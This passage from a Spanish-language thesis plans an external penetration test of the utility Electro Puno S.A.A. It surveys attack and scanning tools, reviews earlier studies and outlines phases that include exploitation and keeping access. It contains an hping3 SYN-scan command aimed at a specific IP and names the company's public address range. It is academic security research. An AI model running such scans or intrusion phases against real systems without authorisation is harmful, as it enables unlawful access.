Hping3 es una herramienta que expande la funcionalidad básica de PING al proporcionar la capacidad de crear paquetes IP personalizados para la auditoria y prueba de controles de seguridad. Hping3 permite el envío de paquetes arbitrarios, la manipulación de opciones y campos de paquetes IP, y capacidades básicas de portscanning. Esto puede ser útil cuando se prueba los controles de seguridad como son los firewalls o sistemas de detección de intrusión (IDS) y sistemas de prevención de intrusión (IPS) (Jackson, 2012).

```
root@kali:~#hping3 -S 190.116.55.237 -c 80 -p ++1
```

✓ **Shodanhq**

Este motor de búsqueda está especializado en indexar la información encontrada en los banners de notificación de los dispositivos presentes en la Internet. El motor de búsqueda primordialmente indexa detectando el puerto 80, también indexa algún Telnet, SSH, y banners de FTP. SHODAN es una aplicación web y puede ser accedido en http://www.shodanhq.com.

Shodan puede encontrar información de dispositivos conectados a la Internet. Además, permite buscar direcciones IP o nombres de host y también permite ser encontrados por locación geográfica. Exportar los resultados de la búsqueda en XML.

**b) Herramientas de búsqueda de objetivos - intrusivo**

Un escaneo de vulnerabilidad intrusivo trata de explotar las vulnerabilidades que fueron encontradas, esto es cuando se prueba y explora la red objetivo. Es la etapaque comienza la verdadera actividad tipo hacker.

✓ **Metasploit Framework**

Fue desarrollado por Metasploit LLC, Metasploit Framework inicialmente creado en lenguaje de programación Perl, pero últimamente fue reescrito enteramente en el lenguaje de programación Ruby. Metasploit puede ser usado para el desarrollo de exploits, pruebas de penetración, creación de payloads maliciosos para ataques del lado del cliente, explotación activa, fuzzing y casi cualquier cosa que un Pentester pueda necesitar. Si bien Metasploit tiene una versión comercial, es necesario señalar que la versión de libre es una herramienta muy poderosa usada en muchas pruebas de penetración. Metasploit usa bibliotecas diferentes que mantienen la clave del funcionamiento correcto del Framework. Estas bibliotecas son una colección de tareas predefinidas, operaciones, y funciones que pueden ser utilizadas por módulos diferentes del Framework. La parte más fundamental del Framework es la biblioteca Ruby Extension (Rex). Algunos de los componentes provistos por Rex incluyen un subsistema de sockets, implementaciones de protocolo clientes y servidores, un subsistema de logging, clases de servicios de explotación, y varias otras clases útiles. Rex por sí mismo es diseñado para no tener dependencias, aparte que vienen predeterminados con la instalación de Ruby. El Framework Metasploit tiene una arquitectura modular y los exploits, payloads, encoders, y así son considerados como módulos separados como se muestra en la siguiente figura:





*Figura 4.* Arquitectura Metasploit

✓ **Kali Linux**

Kali Linux (http://www.kali.org), es la nueva generación de la conocida distribución Linux BackTrack, la cual se utiliza para realizar auditorías de seguridad y pruebas de penetración. Kali Linux es una plataforma basada en GNU/Linux Debian y es una reconstrucción completa de BackTrack, la cual contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir las huellas.

**Características de Kali Linux**

Kali Linux es una completa reconstrucción de BackTrack Linux, y se adhiere completamente a los estándares de desarrollo de Debian. Se ha puesto en funcionamiento toda una nueva infraestructura, todas las herramientas han sido revisadas y empaquetadas, y se utiliza ahora Git para elVCS.

- Más de 300 herramientas de pruebas de penetración
- Es libre y siempre lo será
- Árbol Git Open Source
- Cumple con FHS (Filesystem Hierarchy Standart)
- Amplio soporte para dispositivos inalámbricos
- Parches al Kernel para inyección.
- Entorno de desarrollo seguro
- Paquetes y repositorios firmados con GPG
- Varios lenguajes
- Completamente personalizable
- Soporte ARMEL y ARMHF

✓ **Nessus**

Nessus es un scanner de vulnerabilidades open source basado en la arquitectura cliente-servidor disponible en http://www.nessus.org. Provee una libre, poderosa, actualizada y de fácil uso scanner remoto de seguridad para dispositivos y aplicaciones de organizaciones de negocios críticos. Los

servidores Nessus, ubicados en puntos estratégicos de la red de redes, escanean un sistema objetivo para describir puertos abiertos y conocidas vulnerabilidades, ybrinda un reporte final al cliente de Nessus.

**Características de Nessus**

Los siguientes son las principales características de Nessus.

- Base de datos de vulnerabilidades que incluyen la última actualización
- Seguridad local y remota
- Escalabilidad
- NASL (Nessus Attack Scripting Language)
- Reconocimiento inteligente de servicios
- Múltiples servicios
- Soporte completo para SSL
- No destructivo o cuidadoso

**Proceso de evaluación con Nessus**

Nessus realiza una evaluación de vulnerabilidad de la red objetivo. Esta evaluación involucra tres distintas fases:

- Fase de escaneo: Nessus prueba un rango de direcciones sobre una red para determinar que hosts están operativos. Solicitudes de paquetes ICMP son enviados para encontrar host operativos sobre la red. Los hosts que no responden a las peticiones ICMP son considerados muertos; es posible que estos estén detrás de un firewall o sean bloqueados los pings ICMP.

- Fase de enumeración: Nessus prueba los servicios de red en cada host para obtener mensajes de respuesta que contienen información de software y sistemas operativos.

- Fase de detección de vulnerabilidad: Nessus prueba los servicios remotos de acuerdo a una lista vulnerabilidades conocidas como validación de entrada y desbordamiento de buffer e inapropiada configuración (Cengage Learning Staff, 2012).

✓ **Acunnetix**

Acunetix Web Vulnerability Scanner, disponible en http://www.acunetix. com, es una herramienta automatizada para probar la seguridad de aplicaciones web, audita estas aplicaciones revisando vulnerabilidades como SQL Inyección, Cross Site Scripting, y otras vulnerabilidades explotables.

Principales características y funcionalidades.

**Detección de vulnerabilidades:** La habilidad de escanear sitios web, provee alcance donde un número de productos comienzan a fallar. Adicionalmente, la velocidad del escáner permite ser completado en muy poco tiempo.

**AcuSensor:** Es una instalación agente, que es instalado en el servidor web para fines de prueba, interactuando con la consola. Esto permite queel número de falsos positivos sean reducidos así el escáner no está solo transmitiendo sobre respuesta HTTP, pero también interactuará con el agente en el servidor para determinar si la prueba fue exitosa o no.

**Target Finder:** Esta funcionalidad permite escanear subredes buscando puertos servicios web (ej. 80, 443, etc.).

**Escáner de subdominio:** Este es otra característica, tiene la habilidad de buscar dentro de subdominios basados en registros DNS automáticamente esta es otra valiosa herramienta para alguien que trata de conseguir un manejo de su entorno.

**Compare results:** Escanear repetidas veces para confirmar que los problemas han sido remediados ha sido una problemática en otras herramientas. Esta característica hace que los problemas entre cada prueba sean fáciles de distinguir.

## 1.2 Antecedentes

Chiem (2014), realiza su proyecto con el fin de investigar las funcionalidades de la variedad de herramientas que existen en términos de tiempo de respuesta y cobertura. En paralelo, también demuestra varias actividades de pruebas de penetración básica, así como también introduce el uso, aunque poco ortodoxo del ataque de modelo de árbol para esquematizar los ataques más efectivos entre los que fueron ejecutados en las máquinas de prueba. El tipo de metodología que sigue es cuantitativa experimental. Por último, el autor concluye que: técnicamente la prueba de penetración es uno de los acercamientos más comunes para el proceso de valoración de la seguridad.

Viggiani (2013), a su vez, se plantea como objetivo general examinar a fondo qué tan poco agresivo es conducir una prueba de penetración para diseñar y posiblemente implementar una herramienta automatizada que utiliza este proceso. Indica que su propósito es evaluar un acercamiento diferente para la prueba de penetración automatizada que seadiferente a las herramientas automatizadas estándar y las técnicas que conservan la integridad y estabilidad del sistema bajo prueba. El autor concluye que: en un muy limitado y representativo escenario que fue simulado, para el uso de nuestra experimentación, la aplicación implementada puede ser considerada una elección más apropiada de prueba depenetración cuando la estabilidad del sistema bajo prueba es una preocupación principal.

Neha (2011), implementa una rápida, confiable y automatizada herramienta de pruebas de penetración, el cual sea más fácil de utilizar de las preexistentes. El autor analiza los recursos, métodos y necesidades relativas al proyecto de desarrollo, las etapas de las pruebas de penetración, también incluye la arquitectura y detalles de la implementación. Concluye que: las pruebas de penetración son un método muy efectivo de analizar el estado de seguridad de un sistema. Al proporcionar una forma automatizada de hacer ataques basados en protocolo, se desarrolló una aplicación el cual puede ser adquirido por las organizaciones o individuos para asociarlo a su sistema de seguridad. La aplicación es exitosa en lograr su propósito al proporcionar una comprensible prueba y análisis de unamanera fácil e intuitiva para al usuario.

Perafan Ruiz, (2014) propone un análisis de riesgos en la Institución Universitaria Colegio Mayor del Cauca que les permita generar controles para minimizar la probabilidadde ocurrencia e impacto de los riesgos asociados con las vulnerabilidades

y amenazas de seguridad de la información. Concluye que los controles elaborados son adaptados deacuerdo a los resultados obtenidos en sus tablas de estimación de riesgo.

Quijandria, Gilmer y Laura (2012), realizan una propuesta de implementación del Sistema de Gestión de Seguridad de la Información (SGSI) en las empresas del Sector Financiero Peruano, así como elaborar un conjunto de etapas, herramientas y formatos que ayuden a facilitaresta gestión. Finalmente, concluye que su propuesta brindará a las empresas un mecanismo para la gestión de la seguridad de la información.

Justino (2015), pretende dar solución al problema de gestión de la seguridad de la información mediante la administración de la seguridad de información de una empresa del sector inmobiliario. Y como objetivo se plantea gestionar de manera eficiente la información la empresa inmobiliaria bajo investigación, utilizando como base referencial las normas ISO/IEC 27001:2013. Como método para la obtención de datos utilizó una revisión estructurada de documentos, técnicas de recopilación de información según la guía PMBOK versión 5. Y la utilización el Ciclo de Deming también conocido como PDCA (Plan-Do-Check-Act), como proceso metodológico para la mejora continua de proyectos.Los resultados obtenidos sirvieron para una mejor toma de decisiones estratégicas para esta organización desde el punto de vista de la dirección general conjuntamente con los responsables del área de IT.

Aguirre (2014), sugiere realizar un diseño de un Sistema de Gestión de Seguridad de Información o SGSI basado en la implementación de la norma técnica peruana NTP-ISO/IEC 27001:2008 y esta deberia servir como guía para la Oficina Nacional de Gobierno Electrónico e Informática (ONGEI). Tomó como muestra a la empresa SERPOST debido a las limitaciones para su aplicación en la ONGEI. El autor principalmente concluye que, existe una clara necesidad en la organización de contratar personal especializado para darsoporte a los procesos involucrados en el SGSI y que es muy necesario mejorar la comunicación de dicha institución.

Villena (2016), realiza una investigación de las normas y estándares rescatando los aspectos más saltantes sobre cada norma y estándar. De esta forma eligió la que más se adapte a la institución financiera bajo estudio. Se plantea como objetivo generar un modelo acorde al sistema de gestión de seguridad de información que pudiera aplicarse sobre cualquier institución financiera del Perú. El autor concluye que, para implantar

una adecuada gestión de seguridad de información en una institución financiera, el primer paso es obtener el apoyo y soporte de la alta gerencia.

Huanca (2018), tiene como objetivo realizar un estudio sobre grupo de varias Mypes, para medir el nivel de su seguridad de la información según el ISO 27001. Para esto utiliza un diseño factorial completamente al azar. Finalmente concluye que, aplicando la prueba de análisis factorial univariante resultó no significativo el nivel de significancia, lo que conlleva a indicar que no es suficiente suministrar tratamientos tecnológicos físicos y lógicos a las Mypes muestreadas.

Gamarra (2017), se propone mejorar la seguridad en la protección de la información en una red de comunicaciones, garantizando la detección de ataques de seguridad en redes de comunicaciones, por lo que se propone desarrollar un algoritmo wavelet que se basa en características de aprendizaje. Así como medir el nivel de cumplimiento de estándares de gestión de seguridad según el ISO 27002, utiliza el diseño no experimental, finalmente concluye que el diseñó de mecanismos de detección de ataques en seguridad de redes de comunicaciones permite obtener una tasa del 60 % al 80 % de anomalías en los paquetes. También que el algoritmo de wavelet, en detección de ataques de las redes de comunicaciones, nos permite aumentar la seguridad en casi un 80 %.

Rios (2020), examina y desarrolla una arquitectura basada en un sistema central que permite minimizar los riesgos asociados a los incidentes de seguridad que aprovechan las debilidades existentes en los esquemas de comunicación, estas debilidades facultan la ejecución de ataques spoofing que generalmente son ejecutados por personas mal intencionadas al interior de las organizaciones, también conocidos como malicious insider threat. Para alcanzar este propósito se define una metodología de atención de incidentes que en primera instancia protege la red mediante el endurecimiento automático de los dispositivos, seguidamente apoya la atención de incidentes mediante estrategias de detección y análisis de eventos tipo spoofing y finalmente de procedimientos automáticos que permitan aislar la amenaza encontrada y notificar al administrador para que pueda aplicar las respectivas acciones disciplinarias sobre el agente detectado.

Pajuelo (2015), propone el proyecto de implementación de pruebas de penetración a la aplicación NextStar para agregar un nivel de calidad adicional a las actividades de pruebas que se realizan en el área, luego detalla la implementación de esta metodología. Las herramientas libres elegidas para la implementación fueron Tamper Data y Hackbar, ambas extensiones libres del navegador Firefox, que permiten simular la obtención de información oculta para un usuario corriente y la posterior elevación de privilegios a usuarios no autorizados. La ejecución de su proyecto permitió detectar vulnerabilidades en la aplicación utilizada por AEP Energy para el soporte de sus operaciones de negocio. Esto ayudóa establecer mejores controles y pruebas de seguridad que permitieron evitar futuras observaciones de auditoría y cumplir con las políticas establecidas por la normativa SOX. Finalmente, su proyecto hizo posible que los integrantes del área de aseguramiento de lacalidad elevaran sus conocimientos y mejoren sus habilidades para el trabajo que realizande manera cotidiana.

Dioppe (2017), tiene como objetivo el realizar una revisión general de los conceptos relacionados a la seguridad informática, mostrando su clasificación, políticas, mecanismos, procedimientos y la aplicación de estándares dentro de las organizaciones. Utiliza la herramienta MARGERIT como metodología de análisis y gestión de riesgos de los sistemas de información elaborada por el Consejo Superior de Administración Electrónica para minimizar los riesgos de la implantación y uso de las tecnologías de la información enfocada a las administraciones públicas, es por tanto el instrumento para facilitar la implantación y aplicación del Esquema Nacional de Seguridad. Finalmente concluye que, utilizando las políticas, mecanismos, estándares y procedimientos establecidos por las organizaciones internacionales, podemos hacer que la seguridad informática dentro de las organizaciones funcione y pueda evitar que personas ajenas afecten la organización.

Riveros (2015), desarrolla un trabajo de implementación de políticas de seguridad informática para mejorar el acceso y la seguridad lógica de la red en la implementación de políticas de seguridad informática para mejorar el acceso y la seguridad lógica de la red en la Oficina Departamental de Estadística e Informática de Junín. Utiliza la metodología Top Down de Cisco el cual consta de cuatro fases, cada fase detalla la elaboración y propuesta de un diseño de red donde incluyen las políticas y acceso de red. Finalmente concluye que, la implementación de políticas de seguridad informática en la Oficina Departamental de Estadística e Informática de Junín mejoró el acceso a la

red permitiendo al usuario tener un perfil privado y poder navegar sin problemas de lentitud ya que las quejas de los usuarios se redujeron en un 40 % y la latencia disminuyó en 43 %, también que esto mejoró la seguridad lógica en la red teniendo menor tráfico con un 99 % de acceso al código de estado 200 y el 1 % completó en el código de estado 400, mejoró el control sobre los puertos y el tráfico mediante reglas y perfiles.

Famuwagun (2018), explica y demuestra el riesgo asociado con las amenazas que enfrentan los servicios de nombres de dominio (DNS) dentro de una red privada o Internet. Los objetivos propuestos de su tesis fueron, en primer lugar, analizar el proceso en el que la vulnerabilidad del DNS y sus exploits pueden dañar la integridad de una organización objetivo, y en segundo lugar, mitigar o eliminar cualquier posible riesgo. Esto se logró mediante la creación de un laboratorio de servidor personal basado en DNS utilizando Windows Server 2012, una estación de trabajo VMware y un sistema operativo Kali Linux. Las pruebas de penetración se realizaron utilizando Kali Linux msfconsole para explotar el servidor DNS. El servidor DNS podría explotarse sin la intervención del usuario local. Esta explotación podría mitigarse con una política de seguridad de la organización para evitar el acceso no autorizado al servidor y adaptando la zona de desmilitarización del servidor DNS. Finalmente concluye que se debe enfatizar en la importancia del DNS dentro de las redes, especialmente en Internet, por lo que es esencial que se preste más atención a asegurar y proteger estas redes, particularmente donde hay un servidor DNS dedicado y también que la evaluación de riesgos y vulnerabilidades son excelentes herramientas para contrarrestar y mitigar tales amenazas.

Bellatriu (2014), se propone realizar unas pruebas de penetración para comprobar si el sistema en estudio es seguro o no. Para comprobarlo, algunas pruebas de penetración deben realizarse con varias herramientas. El principal objetivo de su proyecto es automatizar el proceso de pruebas de penetración para ayudar a los expertos en seguridad en su trabajo. Luego el objetivo de esas pruebas es encontrar vulnerabilidades en el sistema de destino que puedan explotarse para controlarlo. Finalmente concluye que, esta investigación ha permitido la construcción de un sistema que ayuda con los primeros pasos para realizar pruebas de penetración. El sistema que se ha construido es funcional, hace lo que se esperaba que hiciera, con el único inconveniente de tener menos herramientas de las deseadas. Se encontraron varios problemas durante el desarrollo de

este proyecto, algunos de ellos fueron corregidos y algunos no lo fueron, pero se ha aprendido mucho de ellos. Y que el método de despliegue elegido para el proyecto ha abierto nuevas formas de explotarlo, abriendo el sistema a otros mercados que no estaban inicialmente previstos. Estos nuevos mercados podrían ofrecer una buena forma de ganar dinero con el proyecto, que es otro aspecto del sistema que no estaba planeado.

Metso (2019), examina el tema de las pruebas de penetración (pentesting), también conocidas como Ethical o White Hat Hacking ya que es un tema que intriga a muchas personas, especialmente a las que trabajan en el área de tecnología de la información empresarial. El autor de esta tesis ha querido aprender pentesting desde hace un tiempo y el fino arte del pentesting es un gran activo para un administrador de sistemas. El autor concluye que obtener conocimientos sobre pentesting proporciona buenas herramientas para controlar y documentar la seguridad del sistema del que uno es responsable. Al mismo tiempo que aprender pentesting abre la puerta a un mundo completamente nuevo, beneficiará al autor de esta tesis al brindar una buena base de conocimientos para el mundo de las pruebas de penetración. Finalmente, que los aspectos de seguridad y las pruebas de red, serán evaluadas a futuro.

Koopari (2014), implementa una configuración de laboratorio que replica una infraestructura organizacional para estudiar las pruebas de penetración en una atmósfera servidor-cliente en tiempo real. Para que esto sea posible, utiliza Border Gateway Protocol (BGP) como protocolo de enrutamiento, ya que se usa ampliamente en las redes actuales. Además, como BGP presenta pocas vulnerabilidades propias y hace que la evaluación de seguridad sea más prometedora. Como investigación informativa y de aprendizaje, esta tesis analiza los tipos de ataques a los enrutadores, conmutadores y máquinas cliente físicas. Su trabajo también aborda las limitaciones de la implementación de las pruebas de penetración, discutiendo sobre las vulnerabilidades de los estándares actuales en la tecnología. Además, toma en consideración las posibles metodologías que requieren atención para lograr resultados más eficientes con las pruebas de penetración. Finalmente concluye que en general, su trabajo ha brindado una gran oportunidad de aprendizaje en el área de la piratería ética utilizando las pruebas de penetración.

Noguera (2019), se propone implantar un sistema de detección de intrusos (IDS) en la empresa Venezolana del Vidrio C.A. para esto se llevó a cabo un estudio de la situación actual con la finalidad de definir el mejor escenario a nivel técnico, para llevar a cabo la implantación y puesta en marcha de la solución tecnológica que permitirá ampliar las capacidades de la empresa en cuanto a ciberseguridad se refiere, cumpliendo con la premisa de utilizar una solución basada en software libre. La metodología empleada para el desarrollo del proyecto estuvo basada en la naturaleza del mismo, la cual está fundamentada en los criterios de la investigación tecnológica. El autor concluye que el diseño e implantación se logró de forma satisfactoria, dando así una herramienta que contribuye, con el resguardo de la información de la empresa.

Morantes (2016), realiza un análisis forense informático realizado a tres imágenes, una imagen de memoria RAM, una imagen de dispositivo USB y una imagen de un disco duro, imágenes que son utilizadas alrededor de un caso policial y la posible implicación de personas sospechosas en actividades delictivas. Las diferentes etapas del análisis han sido cuidadosamente abordadas utilizando como referencia una de las normas internacionalmente aceptadas en este campo, la norma ISO/IEC 27037. Esta norma abarca puntos muy importantes como son las etapas de la metodología propuesta por la ISO, los roles que intervienen en la ejecución de la metodología, los principios que deben cumplir algunos datos para ser considerada evidencia digital. Adicional al enfoque propuesto en esta norma, el autor ha adoptado una técnica de clasificación particular con el fin de modular el criterio de selección de datos que cumplan los principios de relevancia, confiabilidad y suficiencia. Proponiendo para la resolución del caso una etapa de transición dentro de la etapa de análisis y la etapa de reporte que permite aprovechar la correlación de evidencias potenciales dentro de un amplio rango de datos referentes. Finalmente concluye que obtuvo el resultado del análisis mediante un informe conciso y claro de los hallazgos y conclusiones del caso.

# CAPÍTULO II

# PLANTEAMIENTO DEL PROBLEMA

## 2.1 Identificación del problema

*"Mucho del presupuesto gastado en seguridad de las tecnologías de la Información hoy en día, es* ***reactiva****"* (Persaud, 2014). Por consiguiente, no es extraño que muchas organizaciones reaccionen solo después de que ocurra una eventualidad.

Electro Puno S.A.A como la mayoría de las organizaciones de hoy son conscientes del rol que desempeña la información y las tecnologías asociadas a casi todos sus procesos de negocio, a su vez esta necesidad de innovación conlleva a la adquisición de dispositivos modernos de TI para generar un entorno acorde al avance tecnológico y así poder obtener una ventaja competitiva. Esto tiene como consecuencia que los responsables de su administración, deban administrarlo convenientemente. Electro Puno S.A.A a través de esta infraestructura tecnológica ofrece una serie de servicios por medio de internet como: sistemas de control industrial, sitios web de negocios, correo corporativo, aplicaciones web,acceso a bases de datos, acceso remoto, etc.; por lo tanto, esto ***obliga*** a que cada uno de estos deban ser ***configurados*** adecuadamente para su integración total a la infraestructura actual de sus sistemas y además se debe reducir al mínimo los riesgos de ***seguridad de lainformación*** asociados a la Internet.

Ahora, bien, a este problema también se incluye el ***avance tecnológico***. Como es ya conocido Microsoft, dejó de hacerse cargo y de enviar actualizaciones para varios de sus productos entre ellos los servidores Windows Server 2000 desde el 2015, pero esto debería ser parte del actual conocimiento de los encargados de Electro Puno S.A.A ¿Oh no lo es?, ya que estos aún siguen siendo utilizados por dicha empresa. El establecer,

evaluar y hacer cumplir las políticas de seguridad de estas TI es una responsabilidad importante deladministrador, el cual, a priori estos carecen de ellas.

Por consiguiente, para proteger estos sistemas de información se debe garantizar la ***confidencialidad, integridad y accesibilidad*** de la información de sus usuarios (Jackson, 2012). Asegurando también la propiedad intelectual de sus sistemas informáticos, sus datos financieros y reducir estas amenazas para de esta forma alcanzar un nivel de riesgo asumible para esta empresa. De tal modo que, si se produce una incidencia los daños se minimicen y la continuidad del negocio sea asegurada (SANS Institute, 2014), produciéndose unahorro significativo en costes derivados a estos riesgos de seguridad.

Según lo anterior, la ***seguridad de la información*** es un problema que debe ser considerado seriamente por el administrador de sistemas, así como también de la alta dirección de la organización según su plan estratégico de negocios. Por consiguiente, una forma de comprobar la seguridad de estos sistemas es conducir una ***prueba de penetración***. Esta tesis se centra explícitamente en la parte de perímetro del sistema del lado de la Internet.

Por lo cual el ***objetivo principal*** será llevar a cabo una ***prueba de penetración externa - Black Box*** (Lee, 2012)**,** a la empresa Electro Puno S.A.A, para comprobar su ***seguridad***, detectar vulnerabilidades, analizarlas e investigar de qué manera comprometen la seguridad de sus sistemas. Esta prueba puede ser conducida de forma automatizada, así como manual. El desarrollo de esta tesis se basa en la segunda por un tema de conveniencia particular.

## 2.2 Enunciados del problema

### 2.2.1 Problema general

¿En qué grado una *prueba de penetración* externa permitirá identificar y analizar los riesgos de *la seguridad de la información* de la empresa Electro Puno S.A.A?

## 2.3 Justificación

Debido a que no se cuenta con suficientes estudios de alcance nacional sobre el potencial problema de seguridad de la información que afrontan muchas organizaciones que proveen servicios a través de Internet y además cabe señalar que estas carecen de estrategias de prevención. Por lo tanto, esto conlleva a realizar una investigación que permita poner a prueba el control de ***seguridad*** desde la internet a los servicios que la infraestructura tecnológica de la empresa Electro Puno S.A.A ofrece, para poner en manifiesto los potenciales riesgos a la seguridad de su información, a través de una ***prueba de penetración*** y así pueda enfocar sus políticas de control de seguridad hacia la prevención y poder evitar futuros desastres.

El trabajo tiene una utilidad ***metodológica***, ya que podría utilizarse en futuras investigaciones, de manera que se posibiliten el análisis y posterior evaluación de problemas relacionados que se estuvieran llevando a cabo y prevenir problemas a la seguridad de la información y además esta investigación es ***viable***, pues se dispone de los recursos necesarios para llevarla a cabo. En este contexto los recursos económicos, materiales y de tiempo.

## 2.4 Objetivos

### 2.4.1 Objetivo general

Analizar los riesgos de la *seguridad de la información* de la empresa Electro Puno S.A.A mediante una *prueba de penetración* externa.

### 2.4.2 Objetivos específicos

**1.** Identificar las amenazas y demostrar la existencia de riesgos de seguridad de la información de la empresa Electro Puno S.A.A a través de una prueba de penetración y la explotación de una vulnerabilidad sobre un entorno virtual.

**2.** Realizar una comparación de este proceso en períodos diferentes, para demostrar como el avance tecnológico afecta directamente a la seguridad de la información de las TI.

## 2.5 Hipótesis

### 2.5.1 Hipótesis general

La prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa Electro Puno S.A.A.

### 2.5.2 Hipótesis especificas

**H1**: La prueba de penetración permite identificar las amenazas y la existencia de riesgos de seguridad de la información de la empresa Electro Puno S.A.A.

**H2**: La ejecución de las pruebas de penetración en los períodos 2015 y 2017 difieren en cuanto al grado de riesgo a la seguridad de la información de la empresa Electro Puno S.A.A, debido al avance tecnológico.

## 2.6 Limitación de la investigación

Según la Ley de delitos informáticos, **N° 30096, capítulo II, artículo 2. Acceso Ilícito**, establece que: *"El que accede **sin autorización** a todo o parte de un sistema informático, siempre que se realice con vulneración de medidas de seguridad establecidas para impedirlo, será reprimido con pena privativa de libertad no menor de uno ni mayor de cuatroaños y con treinta a noventa días de multa. Será reprimido con la misma pena el que accede a un sistema informático excediendo lo autorizado"* (Congreso de la República, 2013).

Por consiguiente, algunas etapas de la ejecución de la prueba de penetración serán bajo un entorno de simulación virtual controlado.

# CAPÍTULO III

# MATERIALES Y MÉTODOS

## 3.1 Lugar de estudio

El ámbito de estudio del presente trabajo de investigación fue realizado en la ciudad de Puno, cuyas coordenadas geográficas (latitud y longitud) definidas sobre la superficie de la Tierra son de 15°50’31”S Latitud Sur, 70°01’11”O Longitud Oeste y una altitud sobre el nivel del mar de 3825 m, calculadas con base en el sistema geodésico mundial (estándar WGS84).

## 3.2 Población

Se ha establecido como población a todos servidores de la Infraestructura Tecnológica de la empresa Electro Puno S.A.A. Los cuales son utilizados principalmente para brindar servicios a través de Internet, cuya dirección IP pública es 190.90.23.0/24 y esta a su vez está conformada por 44 direcciones de red o subnets.

## 3.3 Muestra

La muestra es no probabilística, debido a que la selección de las unidades de la muestra no es aleatoria (Hueso y Cascant, 2012). Por consiguiente, se seleccionó los elementos para la muestra basándose en las hipótesis relativas a la población de interés, de acuerdo a los criterios de selección personal y que está representado por un servidor de la Infraestructura Tecnológica de la empresa Electro Puno S.A.A. cuya dirección de red IP privadaes el 190.90.23.228/24.

## 3.4 Método de investigación

### 3.4.1 Enfoque

De acuerdo al propósito de la investigación, dado que se busca comprobar la hipótesis previamente establecida, así como los objetivos formulados y medir la realidad que se investiga, el presente trabajo corresponde al planteamiento metodológico del enfoquecuantitativo.

> El enfoque cuantitativo, utiliza la recolección de datos para probar la hipótesis con base en la medición numérica y el análisis estadístico, con el finestablecer pautas de comportamiento y probar teorías (Hernández, 2014,p.37).

### 3.4.2 Diseño

Dado que el objetivo de estudio es demostrar que una prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresaElectro Puno S.A.A., se optó por un diseño no experimental que se aplicó de manera longitudinal de tendencia.

De acuerdo con Hernández (2014) en los diseños no experimentales, no se pretende variaren forma intencional las variables independientes para ver su efecto sobre otras variables.Lo que se hace es observar los fenómenos tal como se dan en su contexto natural, para analizarlos. Este tipo de estudios no experimental es sistemática y empírica y las inferencias sobre las relaciones entre variables se realizan sin intervención o influencia directa. Este mismo autor señala que "los diseños de tendencia son aquellos que analizan cambios al paso del tiempo en categorías, conceptos, variables o sus relaciones de alguna poblaciónen general" (p.160).

## 3.5 Descripción detallada de métodos por objetivos específicos

Para evaluar la primera pregunta de la investigación, se aplicó la técnica observacional y de modelado (Amaral et al, 2012).

De acuerdo con Gordana (2019), ***el modelado*** es un proceso que siempre ocurre en la ciencia, en un sentido que el fenómeno de interés debe ser ***simplificado*** para ser estudiado. Ese es el primer paso de abstracción del sistema en evaluación y permitirá la simulación parcial de su comportamiento.

Los materiales e instrumentos son proporcionados por NESUS, SHODAN y el proceso de seis etapas de acuerdo a NIST.

***a)*** **Frecuencia requerida para la toma de datos:** La ejecución de la prueba de penetración, se da en dos períodos de tiempo, la primera se ejecutó el 22 Julio del 2015y posteriormente la segunda ejecución fue dada el 09 Julio del 2017.

***b)*** **Materiales y equipos a ser utilizados:** Observación, verificación de datos, presentación de datos.

***c)*** **Variable(s) a ser analizadas:** Prueba de penetración.

***d)*** **Prueba(s) para probar las hipótesis:** Conteo de numero de vulnerabilidades de acuerdo al grado de riesgo–definido por NESUS.

En cuanto a la segunda pregunta de investigación, se aplicó la técnica observacional.

***a)*** **Frecuencia requerida para la toma de datos:** Período de 2 años (Julio del 2015 y 2017).

***b)*** **Materiales y equipos a ser utilizados:** Observación, verificación de datos, presentación de datos.

***c)*** **Variable(s) a ser analizadas:** Seguridad de la información.

***d)*** **Prueba(s) para probar las hipótesis:** Comparación del análisis de vulnerabilidades a través de cuadros de distribución de frecuencias.

### 3.5.1 Metodología de la prueba de penetración

La presente metodología para la prueba de penetración es conducida sobre una variación de las metodologías descritas en la sección 1.1.3.7. La elección de esta metodología puede ser justificada debido a que algunas fases no se ajustan a los requerimientos para esta investigación, esto es justificado ya que todas las formas de pruebas de penetración tienen algunas variantes en sus procesos (Gallagher, 2012) .

El triángulo invertido representa el proceso de evaluación desde lo más amplio hacia lo específico (Cengage Learning Staff, 2011).


*Figura 5*. Metodología de la prueba de penetración

Esta metodología consta de las siguientes fases.

*1.* **Planeación y preparación:** Cuando se conduce una prueba de penetración es esencial el uso de una metodología sistemática y estructurada. El plan experimental provee un mecanismo para acordar formalmente el alcance de la prueba y todas las actividades que rodean la experimentación, esto es la fase de planeación y preparación.

*2.* **Recolección de la información:** Después de hacer el plan y preparación necesario, el siguiente paso es obtener mucha información como sea posible de los sistemas bajo evaluación.

*3.* **Escaneo de vulnerabilidad:** El objetivo es identificar un rango de potenciales vulnerabilidades en los sistemas objetivos, los tipos de pruebas llevadas deben incluir metodologías de ataques automatizados, pruebas manuales y técnicas adicionales para incrementar la confiabilidad del ataque.

*4.* **Explotación:** Una vez que las vulnerabilidades hayan sido identificadas en el sistema objetivo, se utilizó Frameworks y técnicas de explotación, exploits, entre otros, para tomar ventaja de estas vulnerabilidades. Así como también el uso de técnicas de escalación, progresión y análisis para asegurase que la prueba a sido exitosa.

*5.* **Mantener el acceso:** El objetivo de muchas pruebas de penetración es mantener el acceso al sistema comprometido, generalmente para reducir el tiempo consumido y el esfuerzo requerido para mantener atacada a la maquina una y otra vez después de que ha sido comprometido.

